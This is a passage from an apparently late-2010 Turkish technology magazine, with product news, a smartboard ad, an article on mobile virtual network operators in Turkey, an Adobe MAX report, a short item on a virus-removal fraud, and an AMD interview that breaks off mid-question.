Gazetenin adı The Daily olacak ama yalnızca iPad'e özel olmayacak. 2011 yılının başında çıkacak tabletlerin sahipleri de haftalık 0.99 dolar ya da aylık 4.25 dolar vererek, her gün bu gazeteyi tabletlerinden okuyabilecek. Bu gazete ile Apple'ın bir teknoloji şirketinden dev bir yayıncılık şirketine evrilmesi de gündeme gelmiş bulunuyor.

BİLGİ İÇİN: www.apple.com.tr

Yüksek performanslı USB bellek

Verbatim Store'n Go

Verbatim en iyi kaliteyi ve performansını arayanlar için özel bir cihaz piyasaya sürüyor. Store 'n' Go Executive USB Sürücü, kalite ve performans arayan profesyoneller için sert metalden sık kasası ve 25MB/sn veri transfer hızı sunan bir veri depolama aracı. Yeni Verbatim Executive USB Sürücü 8GB'dan 64 GB'a kadar depolama kapasitesinde satışa sunuluyor.

Verbatim Executive USB Sürücü, USB arabirimi fiziksel olarak ayrı bir kapak ihtiyacını ortadan kaldırarak, sürgülü mekanizma ile korunmakta. Koruyucu şık tasarıma sahip metal kasalı sürücü, laptop, PC veya Mac gibi tüm bilgisayar modelleriyle mükemmel bir uyum içinde çalışıyor. Depolama kapasiteleri 8GB, 16GB, 32GB ve 64GB. Executive USB Sürücü'nün 25MB/sn'ye varan okuma ve yazma hızı ile seyahat eden profesyonel kullanıcılar için son derece yüksek performanslı bir depolama aygıtı olma özelliği taşıyor.

BİLGİ İÇİN: www.verbatim.com.tr



Peki ya

Mimio tam size göre **akıllı tahta** kampanyaları yapsaydı?



2 ALANA
1 HEDİYE

Birim
Fiyatı
925 USD

Kampanyalar
31.12.2010
tarihine kadar
geçerlidir.

2 Mimio Interactive alın, aynıısından bir tane de biz size hediye edelim.



1 ALANA
1 HEDİYE

Interactive
Fiyatı
925 USD

550 USD
Değerinde
Hediye

Kampanyalar
diğer
kampanyalar
ile birleştirilemez.

1 Mimio Interactive alın, 1 MimioPad'i biz size hediye edelim.



KAMPANYA
ÜRÜNÜNDE
KAMPANYA

1250 TL'DEN
BAŞLAYAN
FİYATLARLA

Mimio Board x 5 = 6

5 Mimio Board alın, aynıısından bir tane de biz size hediye edelim.

Detaylar için
lütfeñ bizimle
bağlantıya
geçiniz.



Mimio®

Interactive Teaching Technologies

©2010 DYMO, a Newell Rubbermaid Company



Bekdata Teknoloji A.Ş.

Yavuz Sk Onur İş Mrk No:2/6 Çağlayan 34403 İstanbul

Tel: +90 (212) 234 18 00 Faks: +90 (212) 230 28 99

Http: //www.bekdata.com



Sisteme uygun çok sayıda firma olmasına rağmen ülkemizde henüz çok az örneği bulunan Sanal Mobil Şebeke İşletmeciliği (MVNO) ile ilgili son durumu değerlendirdik.

Sanal Mobil Şebeke İşletmeciliği – MVNO

Gelişmiş ülkelerde çok sayıda örnekleri bulunan MVNO lakaplı Sanal Mobil Şebeke İşletmeciliği'nde neredeyiz?

BARIŞ BULUT

2004 yılının başına kadar yasal tekelin elinde bulunan sabit telefon hizmetleri (o zamanki ismiyle uzak mesafe telefon hizmetleri, UMTH) sunma hakkı, o tarihten itibaren yerleşik işletmeci olmayan alternatif işletmecilere açıldı. Millenicom, TurkNet gibi alternatifler doğdu (<http://bit.ly/9nKZkY>). Peki, MVNO (İngilizce'si Mobile Virtual Network Operator, Türkçe'si Sanal Mobil Şebeke İşletmeciliği) nedir?

MVNO Tanımı

Her açıdan değil ama çoğu açılardan ele alındığında sabit telefon hizmetlerinde gördüğümüzün oldukça benzeri olarak algılabilecek bir dönüşümü de mobil telefon hizmetleri alanında görmemiz muhtemel gibi duruyor. Diğer bir deyişle, temelde bir mobil telefon işletmecisinin (ülkemizde

Turkcell, Vodafone ve Avea) sahip olduğu frekans hakkına sahip olmak dışında, ihtiyacı olan her türlü telekomünikasyon altyapısını kurarak, ana işletmecinin sunabileceği her türlü hizmeti sunabildiği bir işletmecilik türüne verilen ad.

Sanal operatöre MVNO kısaltması verilmesine benzer şekilde, ana operatöre de "V" harfini yok ederek MNO demek mümkün olabiliyor.

Toplamda ana operatörün (MNO'nun) neler yapabildiğine bakarsak, şu şekilde sıralamak mümkün:

- Frekans (spektrum), Baz istasyonu – BTS.
- Radyo şebekesi (BSC, MSC, HLR, VLR, AuC, EIR, GGSN, SGSN, IN, SMSC, MMSC, ...)
- Operasyonel destek sistemleri – OSS, iş destek sistemleri – BSS, Ücretlendirme – Billing, Faturalama – Invoicing, Tahsilat – Col-

lection, Müşteri Hizmetleri

► Marka; pazarlama ve dağıtım faaliyetleri

Bu durumda, MNO bunların tamamını yapan, MVNO ise 1. madde haricindekilerin bir kısmını veya tamamını yapabilen işletmeci anlamına geliyor.

Yine yapısal olarak baktığımızda, bir MVNO olabilmek için uygulanması gereken asgari madde olan 4. madde ("markalandırılmış al-sat"), en az yatırım gerektiren bir yapıyı aktarır. Dolayısıyla, bu uygulamaya giriş bariyeri minimal seviyededir. Yapısal anlamda ülkemizdeki Fenercell, GSMobile, Trabzoncell, Kartalcell, Basicell, Uğurcell, İstanbulcell, VIPCell ve son olarak TTN Net Mobil bu kategoriye uyuşan uygulamalardır – yalnızca TTN Net Mobil'de faturalama ve tahsilat da TTN Net tarafından yapılmaktadır. Açık olarak abone rakamları bildirilmemekle birlikte, bu markaların toplamda 750 bin civarı aboneye sahip olduğu söylenebilir.

Diğer yandan, 2, 3 ve 4. maddelerin ne kadar çoğu MVNO olan işletmeci tarafından üstlenilirse, yetenek anlamında MVNO o derece MNO'ya yaklaşır, en üst seviyede de tam MVNO (full MVNO) adını alır. Bu farklı işlevlerin biraz daha farklı boyutlarda ayrıştırılmış halini Resim 1'de görmek mümkündür.

Düzenlemeler (regülasyon)

2009'un ikinci çeyreğinden itibaren MVNO lisansları ülkemizde verilmeye başlandı (yukarıda bahsi geçenler içinde TTN Net Mobil örneği hariç diğerleri MVNO lisansı altında

MVNO Seviyeleri


	Regülasyon		Şebeke		İçerik & Uygulamalar		Operasyon				Satış & Pazarlama	
	Lisans	Şebeke	Kalite Değerli Servisler	Servis Platformu	SİM Kartı	Ücretlendirme	İyileştirme	Provizyonlama	Müşteri Hizmetleri	Değerim	Pazarlama	
Markalama												
AlSat												
İleri Seviye AlSat												
Hafif MVNO												
Tam MVNO												

MNO

MVNO veya MNO

MVNO

□ MNO □ MVNO veya MNO ■ MVNO



Barış Bulut'un blog'undaki
diğer yazıları için
TikTag®'leyin



Türkiye'de
olası bir MVNO
uygulamasında yer
alabilecek
segmentler ve bu
segmentlerden
örnekler. En sağ
sütunda ise mevcut
MVNO örnekleri
yer almaktadır.

değil, gelir paylaşımı ortaklığı – GPO – yön-temiyle yürütülmektedir). Henüz düzenle-meler anlamında önümüzde gidilmesi gere-ken uzunca bir yol var ve işe bilhassa yukarı-daki 2. ve 3. maddeleri de dahil ederek ger-çekleştirebilmek anlamında netleşmesi ge-reken onlarca madde başlığı mevcut. Yine de gelişmelere iyimser gözle bakarsak gele-cekten beklentimiz neler olabilir, buna bir bakalım:

Sanal mobil operatörlük işi nereye gidebilir?

Bu soruya yurtdışındaki mevcut örnekler-den de yola çıkarak cevap vermek gerekirse, tipik olarak perakende zincir sahipleri, hol-dingler, meslek birlikleri, ulaşım şirketleri, bankalar ve mevcut alternatif telekom ope-ratörlerinin Sanal Mobil Şebeke İşletmecisi olması mümkün gibi durmaktadır. Zihin-lerde ne tür olası isimler olduğunun belir-mesi açısından bu kategorilere ait birkaç görseli de Resim 2'de bulabilirsiniz.

Dolayısıyla, ayda 5-6 defa gidip alışveriş yaptığınız market, sıklıkla ev eşyası aldığınız dev mağaza, şehirlerarası veya uluslar arası seyahatlerinizde kullandığınız uçak şirketi, ayda 2-3 defa depoyu doldurduğunuz favori benzin istasyonunuz, bankanız veya haliha-zırda telefon ve ADSL hizmetini kullandığı-

nız operatörünüz size kendi markası ile söz-leşme yapabiliyor, bir SIM kartı satabiliyor, belki yanında teklife bağlı olarak telefon ci-hazı da sunuyor olabilecek. Halihazırda bu kurumlarla alışverişiniz olduğu için de, sizi daha iyi tanıyor ve ihtiyaca daha uygun tek-lifler üretebilme şansına sahip olacaklar.

Değerlendirme

Lisanslar her ne kadar 2009 yılından beri mevcut olsa da, sonuca göre değerlendirdi-gimizde, Türkiye'de MVNO pazarı oldukça başarısız olarak değerlendirilebilecek bir durumdadır; daha da doğrusu böyle bir pa-zar son 1,5 senede oluşamamıştır (bu cümle-deki “başarı” sözcüğünün tanımı: “imtiyaz sözleşmesi olan mevcut 3 mobil işletmec-i haricinde, kendi markasıyla SIM kartı satan MVNO lisansı olan bir 4. işletmecinin pazar-da mevcut olması durumu”).

2011 yılıysa; sunulmuş ve sunulmakta olan düzenlemeler paralelinde, MNO-MVNO arası çalışma şeklinin netleştirilmesi için Kurum-MNO-MVNO arasındaki uğraş-ların verildiği bir yıl olacaktır. Sıkıntılara rağmen, lisansların verilisinin 2. yılını dol-duracağı 2011 yılında ve onu takip edecek 2012 yılında Türkiye MVNO pazarında hare-ketlilik olacaktır diye ümit etmekteyim. ☐

barisbulut@hotmail.com

Dr. Barış Bulut kimdir?

1997 yılında ODTÜ Elektrik-Elektronik Mühendisliği bölü-münden mezun olduktan sonra, Manchester Üniversitesi'nde yine aynı alanda yüksek lisans eğitimini ta-mamlamıştır. 1998 yılında İngiltere - Strathclyde Üniversitesi'nde araştırma görevlisi olarak çalışmaya başlayan Barış Bulut, doktora çalışmaları ile eş za-manlı olarak aynı üniversitede Teknoloji Girişimciliği üzerine ikinci bir yüksek li-sans eğitimi daha 2002 yılında tamamlamıştır.

İş hayatına 1998'de İngiltere'de Strathclyde Üniversitesi'nde araştırma görevlisi olarak başlayan Sn. Bulut , 2002-2003 yılları arasında İngiltere'de Purple Patch Wireless Limited şirketin-de İş Analisti, 2003-2004 yılları arasın-da Industrial Systems and Control Limited şirketinde Danışman Mühendis ola-rak çalışmalarını sürdürmüştür. Sn. Barış Bulut, 2004 - 2008 yılları arasında TurkNet'te Ürün Müdürü olarak, 2008 - 2010 yıllarında D-Smart & Smile (Doğan Telekom)'da Mobil ve Telekom Servisleri Müdürü olarak görev yapmıştır. 2010 Ağustos'undan bu yana Millenicom Türkiye'de İş Geliştirme ve Stratejik Planlama Müdürü olarak görev yapan Bulut, aynı zamanda üniversitelerde ya-rı zamanlı olarak ders vermektedir.



ADOBE'NİN VİZYONU

Geçtiğimiz günlerde ABD'nin Los Angeles kentinde gerçekleşen Adobe MAX etkinliği, dijital yayıncılık ve yeni çoklu ortam olanakları gibi konuların yakın geleceğini mercek altına aldı.

Çok ekran, tek internet

Adobe'nin çoklu ekran (Multiscreen) yaklaşımı; bilgisayarlar, akıllı telefonlar, tablet PC'ler ve hatta televizyonları bile kapsayan, gerçek anlamda bir devrim niteliğini taşıyor. Bu vizyon içinde tasarımcılar, geliştiriciler, içerik sahipleri ve tabii ki kullanıcılar için yepyeni araçlar, yeni kullanım modelleri ve tabii ki daha eğlenceli bir dünya var. Peki bu vizyon pratikte hayatımıza nasıl yansıyor? Basitçe anlatmak gerekirse artık internete ne tür bir cihazla bağlandığımız çok farketmeyecek. Zira web üzerindeki içerik gittikçe daha canlı, etkileşimli ve eğlenceli olurken, bir yandan da sahip olduğumuz cihazlara göre akıllı bir şekilde uyum sağlayacak ve örneğin ekran boyutları gibi önemli dezavantajlar kullanıcıları engelleyemeyecek. Sözün kısası Adobe, platform gözetmeksizin insanların mobil ya da değil her türlü aygıtla içerik üretip, içeriğe ulaşmasını amaçlıyor. Bunu yaparken kullanacağı en büyük güç ise Air. Cep telefonlarından, PC'lere ya da TV'lere kadar uzanan geniş bir yelpazedeki cihazlara yüklenecek olan Air sayesinde Adobe, yüzey alanı oldukça geniş bir uzayda hareket kabiliyetine kavuşmuş oluyor.



Soldan sağa: Adobe kıdemli başkan yardımcısı John Loiacono, başkan yardımcısı David Wadhwani, CTO Kevin Lynch, CEO Shantanu Narayen ve kıdemli başkan yardımcısı Rob Tarkoff sorularımızı yanıtlarken.

Mobil internetin gücü

Adobe MAX etkinliğinin açılış konuşmasını yapan Adobe CTO (Chief Technology Officer) Kevin Lynch, sadece Adobe içinde değil genel olarak oldukça saygı gören bir kişilik. Sunumunda özellikle küçük bir PC ya da büyük bir cep telefonu olarak adlandırdığı tablet PC'lere atıfta bulunan Lynch, Android'in de geleceğinin oldukça parlak olduğunu altını çizdi. Bu noktada artan internet bant genişlikleri ve bağlanabilirlik olanaklarının da hızlandırıcı etkisine değinen Lynch, bu gibi faktörlerin alt alta konduğunda kullanıcıların daha fazla içerik üretip daha fazla içeriğe ulaşabileceği sonucunun çıktığını belirtti. Sunumdaki bir slaytta 2013 yılına mobil cihazların internete bağlanma oranı açısından masaüstü cihazları geride bırakacağı belirtiliyordu.



Tablet'ler geliyor: Apple'ın iPad ile yarattığı tablet PC çılgınlığı Samsung Galaxy Tab ile devam ediyor. Flaş destekli ürün, iPad'in aksine oldukça esnek bir kullanıma sahip.

İnternette gazete ve dergi okumak

Web sitelerini basılı yayın organlarından ayıran en büyük fark, kuşkusuz genellikle şablon sayfa düzenleri kullanmaları yüzünden birbirlerine benzer olmaları. İçerik tabii ki en önemli bileşen. Fakat sayfa düzeni, okuyucunun ilgili içeriğe ulaşırken kullandığı bir köprü olduğu için hayati önem taşıyor. Bu itibarla yemek tarifi veren bir siteyle spor ve zayıflama temalı bir sitenin sayfa düzeninin benzer olması sık rastlanabilecek bir durumsa da kullanıcılar açısından tercih edilmez. Dahası böyle bir durumla basılı yayınlarda karşılaşılmaması mümkün değildir. Adobe'nin çoklu ekran vizyonu dahilinde sunduğu yenilikler sayesinde, web siteleri ya da şöyle diyelim dergilerin dijital versiyonları, kendi içerikleriyle daha bütünleşen, özgün ve yaratıcı bir sayfa düzenine sahip olabilecek. Adobe MAX etkinliğinde sahne alan birbirinden tamamen farklı okuyucu kitlelerine sahip olan Wired, New Yorker, Martha Stewart ve National Geographic dergilerinin yayın yönetmenleri, yayınların iPad uyumlu dijital versiyonlarını birer başarı öyküsü olarak tanıttı. Dahası dijital versiyonlarda görsellikten ödün vermeden daha zengin bir içerik yaratmak mümkün. Ba-

sit bit örnekle; moda çekimini anlatan bir yazıda manken fotoğraflarına tıklanıldığında çalışan videolarla çekimlere ait eğlenceli anlar ya da küçük kazalar gibi, metin yoluyla anlatılması zor konuları, okuyucuyla keyifli bir şekilde paylaşmak mümkün.

Videolarda Flash 10

Dahili GPU hızlandırması desteğiyle adından epey söz ettiren Flash 10, en hızlı yayılan ve kabul gören Flash versiyonu oldu. Adobe, Flash'a oldukça güveniyor. Giderek artan yetenekleriyle Flash, artık Full HD film oynatırken bile yüksek bir kalite ve başarılı performans sunabiliyor. Google TV (henüz ülkemizde bulunmuyor) bunun en büyük kanıtı. Adobe Media Encoder sayesinde, yayınlanan bir videonun farklı biçimlere dönüşümü ve yayımı eş zamanlı olabilecek. Ki bu da çoklu ekran vizyonunun bir diğer önemli yapıtaşı. Bu noktada Samsung'un Galaxy Tab'ı ilk Flash uyumlu tablet PC olarak öne çıkacak.



Her cihaza uygun video: Adobe'nin video yayıncılık anlayışı, çoklu ekran vizyonuyla paralellik gösteriyor ve gerekli yazılımlar şimdiden hazır.

Ve tabii ki oyunlar...

Şu an web tabanlı oyunların %70'i Flash kullanılıyor. Dolayısıyla Adobe, oyunların ne kadar önemli olduğunun gayet farkında. Etkinlikte gösterilen bir demoda Kevin Lynch, Meteor Storm adlı oyunu Android platformunda Xbox360 kontrolcüsüyle oynayarak izleyenleri oldukça şaşırttı. Dolayısıyla Adobe'nin



Yeni bir yayıncılık: Ünlü yayın evi Condé Nast, bünyesindeki dergilerin tümünü dijital ortama geçirmeye karar verdi. Adobe bu konudaki en büyük desteği sağlıyor.



Sosyal ağlarda oyun: Henüz alfa aşamasındaki Flash destekli bir sosyal ağ oyunu olan Idle Worship'i tanıtan Kevin Lynch, Adobe'nin oyunlara verdiği önemi vurguladı.

çoklu ekran vizyonunun oyunları da tamamen kapsadığını söylersek yanlış olmaz. Öyle ki ilgili oyun, hangi cihaz üzerinden çalışıyorsa o cihaza adapte olup kontrol seçenekleri de buna göre değişiyor. Etkinlikte Adobe Air'in Android versiyonunun duyurulmasının ardından sosyal ağlardaki oyun faktörünün önemine de değinildi ve en sevilen Flash oyunlarından biri olan Farmville'i bile solda sıfır bırakacak yeni bir sosyal ağ oyunu olan Idle Worship tanıtıldı. Kısa bir süre sonra kendini göstereceği için sürprizini bozmak istemediğimiz bu oyun için şu kadarını söyleyelim, bu oyun 2011'in en popüler sosyal ağ oyunu olacak. Bunun dışında tamamen Flash ile hazırlanan ve Need For Speed'i aratmayacak kadar sofistike bir otomobil yarışı oyunu da etkinlikteki ilginç bölümlerden biriydi.

Flash mı döver HTML5 mi?

HTML5'in yetenekleri bazı alanlarda Flash ile boy ölçüşebilecek durumda. Dolayısıyla çoğu kişinin aklına Adobe'nin HTML5'e cephe aldığı düşüncesi gelebilir. Fakat pratikte Adobe, bu açıdan oldukça açık ve özgürlükçü bir tavır sergiliyor. Bizzat Adobe CTO Kevin Lynch altını çizerek HTML5 ile savaşmak gibi bir niyetlerinin olmadığını, web dünyasının Flash ve HTML5'e yeteceğini belirtirken, geliştiricilerin kendi amaçlarına en uygun seçimi zaten yapacaklarını düşündüklerini belirtti. Daha da ilginç, Adobe'nin hazırladığı ve Susam Sokağı karakterleriyle HTML5 ve Flash arasında savaş olmadığını gösteren parodiydi.

Kompakt iş telefonu

BlackBerry Bold 9780

Research In Motion (RIM), BlackBerry Bold serisi akıllı telefonlarına bir yenisini ekleyerek BlackBerry Bold 9780'i görücüye çıkardı. İkonik ve zarif tasarımı, kullanımı kolay klavyesi ve optik trackpad ile yeni BlackBerry Bold 9780 gelişmiş iletişim ve multimedya özellikleri sunuyor. BlackBerry Bold 9780, BlackBerry 6 işletim sistemiyle sunulan ilk BlackBerry Bold serisi akıllı telefon olma özelliğini taşıyor. Kompakt ve şık BlackBerry Bold 9780, gelişmiş özelliklerin, performansın ve tasarımın güçlü ve etkili bir bileşimini sunuyor. Yeni cihaz, dünya çapındaki 3G ağlarını destekliyor ve Wi-Fi nin yanı sıra konum



bazlı uygulamalar için GPS desteği sağlıyor. BlackBerry Bold 9780 ayrıca otomatik odaklama, sahne modları, görüntü sabitleme, flaş ve video kayıt özelliği olan 5MP kamera ile birlikte geliyor. 512 MB flash bellek ile sunulan BlackBerry Bold 9780, 32 GB'a kadar ek bellek kullanımını da destekliyor.

BİLGİ İÇİN: www.rim.com

Anti-virüs için 12 milyon dolar

Varlıklı bir piyanist olan Roger Davidson 2004 yılında bulaşan virüsü temizlemesi için bilgisayarını Vickram Bedi ve Helga Invarsdottir'in bilgisayarçı dükkanlarına bıraktı. Vickram ve Helga, varlıklı piyanisti, bu virüsün altında hükümetin iş işlerince yerleştirildiğini inandırdı. Daha sonra 24 saat güvenlik sağlamak koşuluyla aylık 160 bin dolar hizmet ücreti almaya başladılar. Piyanist dolandırıldığını anlayana kadar 6 yıl geçti ve 12 milyon doları gitti. Ancak zengin piyanist CHIP gibi bir teknoloji dergisini takip etseydi, teknoloji cahili kalmayıp dolandırıcıların tuzağına düşmeyecekti. Dergi aboneliği ise 6 yılda en fazla 350 dolar, 350 dolar ödeyecekti.

Türk projesi Intel'in girişimcilik yarışmasında

Tavsiye motoru

Intel tarafından girişimciliği desteklemek amacıyla her yıl Berkeley Üniversitesi işbirliği ile düzenlenen "Intel Berkeley Technology Entrepreneurship Challenge" Yarışması, bu yıl 16-18 Kasım tarihleri arasında Amerika Birleşik Devletleri'nde düzenlenecek. Intel Berkeley Technology Entrepreneurship yarışması,

Intel'in üniversite öğrencilerinin girişimcilik konusunda kendilerini geliştirmelerini sağlamak amacıyla yürütülen Intel Challenge programı kapsamında düzenlenen bölgesel yarışmalarda birinci olan projeleri bir araya getiriyor.

Intel tarafından Avrupa genelinde düzenlenen "Intel Challenge EU 2010" yarışmasında Türkiye'de



birinci ve Avrupa'da üçüncü seçilerek yarışmaya katılmaya hak kazanan İletken adlı genç yazılım şirketi yarışmada birincilik için mücadele edecek. Yarışmada birinci olacak projenin sahipleri, 25 bin dolar nakit ödül ve CEO Zirvesi'ne davet kazanacak. Koç Üniversitesi mezunları tarafından kurulan İletken, internetin geleceğine yön verecek en önemli teknolojiler arasında gösterilen kişiselleştirme üzerine çalışan genç bir yazılım firması.

İletken'in kurucuları, kişiselleştirme teknolojileri ve tavsiye sistemini öğrencilik yıllarında ge-

liştirmeye başladı ve bu alanda yaptıkları akademik çalışmalarla bugüne kadar birçok önemli ödül aldı. Aynı zamanda Intel Software Partner Program üyesi olan İletken'in ürettiği tavsiye sistemi adlı kişiselleştirme teknolojisi, kullanıcı davranışlarını analiz ederek kullanıcıların ilgisini çekecek ürünleri hesaplıyor. Bu hesap sonucunda kullanıcıların karşısına ilgilenecekleri ürünler çıkıyor. Bu özelliği kullanan e-ticaret siteleri kişiselleştirme sayesinde satışlarını yüzde 20'ye varan oranlarda artırabiliyorlar.

BİLGİ İÇİN: www.iletken.com.tr

RÖPORTAJ

AMD'den Atom'a cevap geliyor

AMD EMEA Bölgesi Üst Düzey Pazarlama Müdürü Sasa Marinkovic ile keyifli bir röportaj yaparak AMD'nin son dönem planlarını mercek altına aldık.



Nvidia'nın Tegra'sına rakip bir ürün yaratmayı düşünüyor musunuz? Tablet PC'lere girecek misiniz?

Elbette böyle kararları firmanın strateji departmanı ve üst yönetimi veriyor. Bu noktada mobil pazara girmeme kararı aldık. Bizim odak noktamız PC pazarı. Dizüstü, masaüstü, sunucu alanlarında faaliyet göstermeye devam etmek istiyoruz şimdilik. Tablet PC yeni bir kategori ve bu kategoriyi duyuran ya da yaratan Apple olunca şüphesiz çok ilgi çekiyor. Tablet piyasasının PC tarafının ne kadar büyük olduğunu bekleyip göreceğiz, bu piyasaya girmek için şu an bir planımız olmasa da çok yakından izliyoruz.

İlla ki sadece PC tarafında olmak zorunda değilsiniz, bildiğiniz gibi, hızla büyüyen bir Android pazarı da var.

Tam performansı ve özellikleri sunduğu için x86 mimarisini tercih ediyoruz.

Tablet PC tarafında sizce treni kaçırmıyor musunuz?

Bazı ürünlerin pazara çıkacak kadar olgunlaşması zaman alıyor. Daha dün biriyle espresso kahve hakkında konuşuyorduk. Nestle şu kapsül kahveleri yapan küçük bir firmayı 1970'lerde satın almış. Ama piyasaya doğru şekilde

girmeleri için 25 yıl gerekmiş. Nestle de 2000 yılına kadar yatırım yapmış. Sonra ürünü Avrupa'da 20 kışur perakendecide satışa sunmuşlar ve şu anda pazarın %30'dan fazlasına sahipler. Oraya gelene kadar bir sürü yatırım yapmışlar ancak artık piyasa şartları olgunlaştığı için herkes bu makineleri satın alıyor. Benim düşüncem, bizim bakış açımızdan tablet pazarının PC cephesi yeteri kadar olgunlaşmadığı. Bu pazara girmek için doğru fırsatı kolluyoruz.

AMD şu anda netbook grafik rekabetinde nerede duruyor ve dizüstü GPU'lar konusunda planlarınızı öğrenebilir miyiz?

Netbook cephesinde Brazos platformunda Fusion ürünlerinin dağıtılmaya başlandığı duyuruldu. Yanılmıyorsam dün Dirk (Dirk Meyer, AMD CEO) müşterilere Fusion'ların gönderilmeye başlandığını söyledi. Böylece 2011'in ilk çeyreğinde Fusion CPU, daha doğrusu APU tabanlı sistemler görülecek. Bunun netbook pazarında performans ve kullanıcı deneyimi konusunda bir çığır açacağına inanıyorum. Performanstan bahsediyoruz ama bu performans, kullanıcıların eline geçen deneyime dönüşüyor. İlk Intel Atom işlemcili netbook'lar piyasaya çıktığında bir çok memnuni-

yetsiz müşteri vardı. Çünkü netbook'lardan beklentileri, dizüstüler gibi olmalarıydı.

Ama bu mümkün değil.

Bundan sonra mümkün olacak. Brazos'lu dizüstüler, dizüstü diyorum çünkü yeni işlemciler sadece netbook'larda değil farklı form faktörlerde kullanılacak, 720p HD videoları akıcı oynatabilecek, bazı oyunları hiç de fena olmayan kare hızlarıyla çalıştırabilecekler. Geçen sefer şöyle bir baktığımda Brazos platformundaki CPU'lardan çift çekirdekli olanların HD videoları sorunsuz oynatabildiğini gördüm, bu da bu ürün kesiminde performans patlaması yaşanacağı anlamına geliyor.

Brazos, Intel'in Atom'una rakip olabilecek mi?

Brazos rakip sayılabilir ama performansı daha iyi. Atom'a baktığınızda hala entegre grafik içeren anakarta takılan bir CPU görüyorsunuz. Brazos ise bilgisayarın beynine farklı bir bakış açısı. Birkaç ay önce Londra'daydım ve sosyal medya blogcularına Fusion'un ne olduğunu açıklamaya çalışıyordum. Buna bir örnek bulmak güç. Hep CPU'nun bilgisayarın beyni olduğunu düşünürüz, ama durum aslında daha farklı. O yüzden şöyle bir örnek verdim: CPU, beynin hesaplamaları, mantıksal işlemleri yapan sol kısmıdır. GPU ise tüm yaratıcı şeylerden, fikirlerden, renklerden sorumlu olan sağ kısmıdır. İkisini bir araya getirmediğiniz sürece, ya mantık eksik olacaktır ya da yaratıcılık.

Fusion ise bu ikisinin buluşması. Platformlardan, daha doğrusu dengeli platformlardan söz ederken de aslında aynı şeye değiniyoruz. Yani çok güçlü bir CPU'nuz varsa ve GPU'nuz zayıfsa veya tam tersi, CPU'nuz zayıfsa ama GPU'nuz güçlüyse de bir dengesizlik var demektir.

Brazos gibi bir işlemci için niye bu kadar beklediniz? Atom bu arada piyasayı ele geçirdi.

Yapmak istediğimiz şey, bu işi doğru yapmaktır. Atom'un ne yaptığına bakarsanız, bu kategorinin adını kötüye çıkardığını görürsünüz. Beklediği performansı ve deneyimi bulamayanlar, yüksek iade oranları...

Ama milyonlarca netbook satıldı. Hatta dizüstü satışları düşüşe geçti.

Evet, biliyorum. Çünkü birçok temel işlemler için kullanılıyor. Mesela internete girmek, yüklü Flash içeriğe sahip olmayan sitelerde gezmek gibi.

HD6000 serisiyle, Intel'in tik-tak stratejisinin bir benzerini gördük diyebilir miyiz?

Ama arada DX11 farkı var. DX11 destekli grafik kartı pazarını elimizde tuttuğumuza inanıyoruz. Şu ana kadar masaüstü ve dizüstü sınıflarında 25 milyon ürün sattık ve DX11 piyasasının %90'ını elimizde tutuyoruz. İkinci nesil temel olarak bazı şeyleri iyileştirdi. Tesellation, DX11, performans, dolar başına performans, HD 3D bağlanabilirliği, HDMI 1.4a, DisplayPort 1.2. Bağlantılar ve özellikler konusunda bir dizi yenilik yaptık ve bunu çok uygun bir fiyata mal ettik. Bizim aslında biraz daha farklı bir stratejimiz var. O da pazarın "ideal noktasını" yakalamak. Son üç dört yıldır, 3000 serisinin çıkışından beri dolar başına düşen performansı ve milimetre kare başına düşen performansı ikiye katladık. O yüzden 3800, 4800, 5800, 6800 serilerine bakacak olursanız milimetre kare başına ve dolar başına düşen performansın hep ikiye katlandığını görürsünüz. Şu anda 6800 serisi 179-229 dolar arasına satılıyor ve sundukları performans için bu fiyat inanılmaz.



Şahin Ekşioğlu, Recep Baltas, Sasa Marinkovic

AMD EMEA Bölgesi Üst Düzey Pazarlama Müdürü Sasa Marinkovic, CHIP Test Merkezi'nin sorularını cevapladı.

Nvidia kendi markasını taşıyan grafik kartlarını satmaya başladı. AMD'nin böyle bir planı var mı ve bu tür bir iş planı için ne düşünüyorsunuz?

Uzun zaman önce biz de böyle yapmıştık. Ama ortaklarımıza güveniyor ve iyi bir iş çıkaracaklarına inanıyoruz. Firmaların yongalarımızı kullanarak piyasaya sürdüğü kartların sayısı beni hep şaşırtmıştır. 5700 serisi sanırım 90'dan fazla ayrı üründe kullanıldı ve herkese hitap eden bir şey var. Overclock, pasif soğutma, aktif soğutma, vb. Bu çeşitliğin müşteriye daha çok seçim şansı tanıdığını ve bunun iyi bir şey olduğunu düşünüyorum.

6000 serisi ürünlerinizin eski 5000 serisinden daha iyi tüketim oranları sunuyor. Bu trend 7000 serisiyle devam edecek mi, yoksa fiziksel sınırlara mı dayanıyorsunuz?

Sınırlara yaklaştığımızı düşünmüyorum. Fusion işlemcisine bakacak olursanız, 9 ve 18 Watt'lık versiyonları var. Çift çekirdekli bir CPU ve GPU'ya sahip olduğu halde hala 18 watt sınırının içinde kalıyor. Tabii ki Eyefinity ile aynı anda üç monitör kullanıp 25 x 16 boyutlarında bir görüntü elde ediyorsanız o zaman elbette büyük bir güç tüketimi olacaktır. Güç tasarrufu konusunda şaşılacak bir ilerleme kaydettiğimize inanıyorum. Beni çok heyecanlandıran bir teknoloji de, patenti bana ait olduğu için söyleyemiyorum, Power Express teknolojisi. Bu entegre ve ayrı grafik teknolojilerinin bileşimi ve gelecekte, yüksek performans gerektirmeyen işlemler için performansla pil ömrünün en iyi birleşimini sunuyor.

3B giderek popüler hale geliyor. Oyunlarımızı 6 monitörlü Eyefinity sisteminde 3B oynayabilecek miyiz?

Bizim hedefimiz bir açık standart ekosistemi oluşturmak. Tüm sektörün katıldığı bir ekosistem oluşturmak da zaman alıyor. Biz Nvidia'nın yaptığı gibi şunları şunları alacaksınız, çözüm bu demedik. Biz monitör satıcılarıyla, gözlük üreticileriyle konuşuyoruz. Örneğin Oakley, Los Angeles'ta en son HDO-3D gözlük teknolojisini tanıttı. Çok güzeldi. İki adet yazılım üreticisi ortağımız var, iZ3D ve DDD. Bunlar 2B'den 3B'ye geçiş için uğraşıyorlar ve şu an bunu destekleyen 400 civarı oyun bulunuyor. Blu-ray 3D de öyle. Endüstriyi bir araya getirmek uzun zaman aldı. 3B yönünde ivmelenen bir artış bekliyorum.

Yeni 7000 serisinde GPU'ları GPGPU teknolojisi için optimize edecek misiniz?

